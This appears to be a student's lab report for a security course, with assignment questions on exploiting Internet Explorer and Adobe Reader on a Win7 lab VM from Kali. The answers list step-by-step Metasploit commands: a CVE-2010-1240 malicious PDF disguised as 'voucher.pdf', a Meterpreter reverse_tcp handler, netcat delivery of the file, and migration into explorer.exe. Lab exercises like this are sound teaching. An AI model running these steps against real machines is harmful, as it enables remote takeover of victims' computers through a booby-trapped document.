
**Step 19: migrate 2372** **Step 20: ps -S explorer**

b) Include a screenshot to prove your success. This screenshot should include the results of executing the following commands 'getuid', 'getpid', and 'ps -S explorer' after you have completed the exploitation required above.



2.2 On the Kali VM, start a new terminal other than the one used for exploiting IE. Run the command 'sudo ss -antp'.

a) Include a screenshot on the output of the above commend.










b) Based on the output, explain which established TCP connection is used by the meterpreter session obtained in Task 2.1 (specifically, you should give the IP address and port number at Kali side, and the IP address and port number at Win7 side for this TCP connection).



**Kali: 192.168.1.102 Port: 4444  
Win7: 192.168.1.101 Port: 49167  
PART 3 Adobe Reader Exploitation**










3.1 Follow the lecture slides to exploit the Adobe Reader on Win7 VM. In this exploitation, you should set those advanced options that will enable the injected Meterpreter session to migrate to a new 'explorer.exe' process. Also, after the exploitation, you should manually migrate the Meterpreter session to the true 'explorer.exe' process.






During the above exploitation, you should upload the generated malicious PDF file to the 'Documents' folder of Admin. You should do this using the netcat program as you have practised in Task 1.



a) Include all command lines to achieve the above in your lab report.

**Step 1: sudo service postgresql start** **Step 2: sudo msfconsole** **Step 3: search cve:2010-1240****Step 4: use 1****Step 5: show payloads** **Step 6: set payload windows/x64/meterpreter/reverse\_tcp** **Step 7: show options****Step 8: set exename iexplorer.exe** **Step 9: set filename voucher.pdf** **Step 10: run** **---------- Open new tab ---- Create Server at KALI to handle session----  
Step 1: sudo msfconsole** **Step 2: search multi/handler** **Step 3: use 6** **step 4: show payloads**

**Step 5: set payload windows/x64/meterpreter/reverse\_tcp** **Step 6: show options** **Step 7: set lhost 192.168.1.102** **Step 8: set lport 4444** **Step 9: show advanced** **Step 10: set prependMigrate true** **Step 11: set prependmigrateproc explorer.exe**

**NOTE: PREPEND MIGRATE HAS BEEN SET AND NOT WORKING**  
 **Step 12: exploit** **---------- Open new tab ---- Section Transfer File with netcat------  
Step 1 [Kali]: sudo zsh** **Step 2 [Kali]: cd /root/.msf4/local** **Step 3[Kali]: ls** **Step 5 [Windows]: cd Documents**  
 **Step 6[Windows]: nc -vlp 2222 > voucher.pdf** **Step 7[Kali]: sudo nc 192.168.1.101 2222 < voucher.pdf** **Windows: Response** **Step 8[Windows]: dir** **---------- Meterpreter Session opened, open file at windows then check for Meterpreter session production----**

**Step 1[Windows]: Open file** **Step 2 [KALI]: We can see that the Meterpreter session has been created** **Step 3[Kali]:getpid** **Step 4[Kali]: ps -S explorer** **Step 5[Kali]: migrate 1324**b) Include a screenshot to prove your success. This screenshot should include the results of executing the following commands 'pwd', 'getpid', and 'ps -S explorer' after you have completed the exploitation required above.   
  
**NOTE: A GLITCH IN THE SYSTEM SHOW ADVANCED OPTIONS HAVE BEEN SET AND SYSTEM NOT MIGRATING TO EXPLORER.EXE AS SEEN BELOW BEFORE THE SCREEN SHOT. IEXPLORER.EXE IS REMAINING. THIS TASK WAS REDONE NUMEROUS TIMES AND STILL NOT WORKING.  
SHOW ADVANCED OPTIONS:**

3.2 Use the Meterpreter session obtained above to grab a screenshot of the remote Win7 desktop. The Meterpreter command to use can be found in Lecture 6 slides. By default, this screenshot picture will be saved to the '/home/kali' directory.

a) What’s the Meterpreter command line for this?  
**screenshot**  


b) Send this picture by email to you, and then insert this picture to your lab report. 